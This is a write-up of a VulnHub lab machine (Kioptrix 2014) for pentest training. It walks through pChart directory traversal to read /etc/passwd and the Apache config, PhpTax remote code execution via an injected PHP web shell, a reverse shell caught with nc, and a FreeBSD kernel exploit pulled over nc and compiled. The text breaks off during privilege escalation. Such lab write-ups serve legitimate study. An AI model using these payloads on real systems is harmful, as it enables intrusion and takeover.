

# [VulnHub] Kioptrix: 2014 (#5)

Date: 09/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit\\_pchart](#), [exploit\\_phptax](#), [privesc\\_freebsd](#)

## Overview

This is a writeup for VulnHub VM [Kioptrix: 2014 \(#5\)](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

## Killchain




Figure 1: writeup.overview.killchain

## TTPs


- 80/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): [exploit\\_pchart](#)
- 8080/tcp/http/Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8): [exploit\\_phptax](#), [privesc\\_freebsd](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:


```
1 # Nmap 7.70 scan initiated Wed Oct  9 12:11:53 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix5/results/192.168.92.185/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.185
2 Nmap scan report for 192.168.92.185
3 Host is up, received arp-response (0.00043s latency).
4 Scanned at 2019-10-09 12:11:53 PDT for 35s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    closed ssh      reset ttl 64
9 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
  ↳ OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
10 |_http-title: Site doesn't have a title (text/html).
11 8080/tcp  open  http      syn-ack ttl 64 Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
  ↳ OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
12 | http-methods:
13 |_ Supported Methods: HEAD
14 |_http-title: 403 Forbidden
15 MAC Address: 00:0C:29:0B:79:90 (VMware)
16
17 Read data files from: /usr/bin/./share/nmap
18 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
19 # Nmap done at Wed Oct  9 12:12:28 2019 -- 1 IP address (1 host up) scanned in 35.43 seconds
```

2. While exploring the 80/tcp service, we find a HTML comment that points to pChart2.1.3/index.php:



# It works!

Figure 2: writeup.enumeration.steps.2.1



```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12
```

Figure 3: writeup.enumeration.steps.2.2




Figure 4: writeup.enumeration.steps.2.3

## Findings

### Open Ports

- 1 80/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
- 2 8080/tcp | http | Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

## Phase #2: Exploitation

1. We use `searchsploit` to look for pChart exploits and find a directory traversal exploit. We use this exploit to view the contents of the `/etc/passwd` file:

```
1 searchsploit pchart
2 searchsploit -x 31173
3 http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=../../etc/passwd
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss pchart
```

Exploit Title	Path (/usr/share/exploitdb/)
pChart 2.1.3 - Multiple Vulnerabilities	exploits/php/webapps/31173.txt
Shellcodes: No Result	

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 5: writeup.exploitation.steps.1.1

```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A
```

### [0] Summary:

PHP library pChart 2.1.3 (and possibly previous versions) by default contains an examples folder, where the application is vulnerable to Directory Traversal and Cross-Site Scripting (XSS). It is plausible that custom built production code contains similar problems if the usage of the library was copied from the examples. The exploit author engaged the vendor before publicly disclosing the vulnerability and consequently the vendor released an official fix before the vulnerability was published.

### [1] Directory Traversal:

```
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
```

The traversal is executed with the web server's privilege and leads to sensitive file disclosure (`passwd`, `siteconf.inc.php` or similar), access to source codes, hardcoded passwords or other high impact consequences, depending on the web server's configuration. This problem may exists in the production code if the example code was copied into the production environment.

### Directory Traversal remediation:

- 1) Update to the latest version of the software.
- 2) Remove public access to the examples folder where applicable.
- 3) Use a Web Application Firewall or similar technology to filter malicious input attempts.

Figure 6: writeup.exploitation.steps.1.2

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflodg:*:64:64:pflodg privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

Figure 7: writeup.exploitation.steps.1.3

2. We use the directory traversal vulnerability to look for the Apache configuration file as 8080/tcp is returning a 403 Forbidden code:

```
1 http://192.168.92.185/pChart2.1.3/examples/index.php?Action=View&Script=../../../../usr/local/etc/
2 ↪ apache22/httpd.conf
3
4 SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
5
6
7 <VirtualHost *:8080>
8     DocumentRoot /usr/local/www/apache22/data2
9
10     <Directory "/usr/local/www/apache22/data2">
11         Options Indexes FollowSymLinks
12         AllowOverride All
13         Order allow,deny
14         Allow from env=Mozilla4_browser
15     </Directory>
```

```
# Language settings
#Include etc/apache22/extra/httpd-languages.conf

# User home directories
#Include etc/apache22/extra/httpd-userdir.conf

# Real-time info on requests and configuration
#Include etc/apache22/extra/httpd-info.conf

# Virtual hosts
#Include etc/apache22/extra/httpd-vhosts.conf

# Local access to the Apache HTTP Server Manual
#Include etc/apache22/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extra/httpd-dav.conf

# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4 browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4 browser
    </Directory>
```

Figure 8: writeup.exploitation.steps.2.1

3. The web server is configured to only allow clients with a user-agent string starting with the Mozilla/4.0 string. We use Burp proxy to make a request to the 8080/tcp service:

```
Go Cancel < >
Request
Raw Headers Hex
GET / HTTP/1.1
Host: 192.168.92.185:8080
User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Wed, 09 Oct 2019 22:46:40 GMT
Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
Content-Length: 201
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<ul><li><a href="/phptax/"> phptax/</a></li>
</ul>
</body></html>
```

Figure 9: writeup.exploitation.steps.3.1

4. Now that we can talk to the 8080/tcp service, we find a reference to the /phptax/ web application on this server. We find a remote code execution vulnerability for phptax and leverage it to get command execution:

```

1 searchsploit phptax
2 searchsploit -x 25849
3 GET /phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
  ↪ HTTP/1.1
4   Host: 192.168.92.185:8080
5   User-Agent: Mozilla/4.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
6 GET /phptax/data/rce.php?cmd=uname%20-a HTTP/1.1
7   Host: 192.168.92.185:8080

```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss phptax
```

Exploit Title	Path
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution	exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution	exploits/php/webapps/21665.txt
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)	exploits/php/webapps/21833.rb

```
Shellcodes: No Result
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 10: writeup.exploitation.steps.4.1

```

#####
#EXPLOIT
#####

<?php

$options = getopt('u:');

if(!isset($options['u']))
die("\n      Usage example: php exploit.php -u http://target.com/ \n");

$url      = $options['u'];
$shell = "{ $url }/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');

echo "      [+] Submitting request to: {$options['u']}\n";

$handle = curl_init();

curl_setopt($handle, CURLOPT_URL, $url);
curl_setopt($handle, CURLOPT_HTTPHEADER, $headers);
curl_setopt($handle, CURLOPT_RETURNTRANSFER, true);



$source = curl_exec($handle);
curl_close($handle);

if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r'))
{
echo "      [+] Exploit completed successfully!\n";
echo "      _____\n\n      { $url }/data/rce.php?cmd=id\n";
}

```

Figure 11: writeup.exploitation.steps.4.2





5. We find that the remote system is FreeBSD 9. We tried Bash and Python reverse shells but both failed and as such we fall back on a [Perl reverse shell](#) for interactive access:




Figure 14: writeup.exploitation.steps.5.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 20495
id
uid=80(www) gid=80(www) groups=80(www)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012    root@farrell.cse.buffalo.edu:usr/obj/usr/src/sys/GENERIC  amd64
ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
    ether 00:0c:29:0b:79:90
    inet 192.168.92.185 netmask 0xfffff00 broadcast 192.168.92.255
    nd6 options=29<PERFORMNUD, IFDISABLED, AUTO_LINKLOCAL>
    media: Ethernet autoselect (1000baseT <full-duplex>)
    status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
    nd6 options=29<PERFORMNUD, IFDISABLED, AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=3<RXCSUM, TXCSUM>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNUD, AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
    nd6 options=21<PERFORMNUD, AUTO_LINKLOCAL>
```

Figure 15: writeup.exploitation.steps.5.2

## Phase #2.5: Post Exploitation

```

1 www@kioptrix2014> id
2 uid=80(www) gid=80(www) groups=80(www)
3 www@kioptrix2014>
4 www@kioptrix2014> uname
5 FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012
   ↪ root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64
6 www@kioptrix2014>
7 www@kioptrix2014> ifconfig
8 em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
9     options=9b<RXCSUM, TXCSUM, VLAN_MTU, VLAN_HWTAGGING, VLAN_HWCSUM>
10     ether 00:0c:29:0b:79:90
11     inet 192.168.92.185 netmask 0xfffff00 broadcast 192.168.92.255
12     nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
13     media: Ethernet autoselect (1000baseT <full-duplex>)
14     status: active
15 www@kioptrix2014>
16 www@kioptrix2014> users
17 root
18 toor

```

### Phase #3: Privilege Escalation

1. While exploring the system, we look for privilege escalation exploits for FreeBSD 9 and find two hits. Since the target system doesn't have `wget` or `curl` we fallback on `nc` to download the exploit file. Once compiled, we execute the exploit and get elevated access:

```
1 searchsploit freebsd 9.0
2 searchsploit -x 28718
3 nc -nlvp 9999 <28718.c
4 nc 192.168.92.183 9999 >28718.c
5 gcc -o 28718 28718.c
6 ./28718
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss freebsd 9.0
```

Exploit Title	Path
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation	(/usr/share/exploitdb/)
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation	exploits/freebsd/local/26368.c
	exploits/freebsd/local/28718.c

Shellcodes: No Result  
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #

Figure 16: writeup.privesc.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 9999 <28718.c
listening on [any] 9999 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 18267
```

Figure 17: writeup.privesc.steps.1.2

```
which nc
/usr/bin/nc

nc 192.168.92.183 9999 >28718.c
```

Figure 18: writeup.privesc.steps.1.3

```
gcc -o 28718 28718.c

ls -la
total 120
drwxrwxrwx  9 www  wheel   512 Oct  9 19:00 .
drwxrwxrwx  8 www  wheel   512 Mar 28 2014 ..
drwxrwxrwx 12 www  wheel   512 May  7 2003 1040
-rwxr-xr-x  1 www  wheel 10406 Oct  9 19:00 28718
-rw-r--r--  1 www  wheel  5563 Oct  9 18:58 28718.c
drwxrwxrwx  2 www  wheel   512 May  7 2003 SchA
drwxrwxrwx  2 www  wheel   512 May  7 2003 SchB
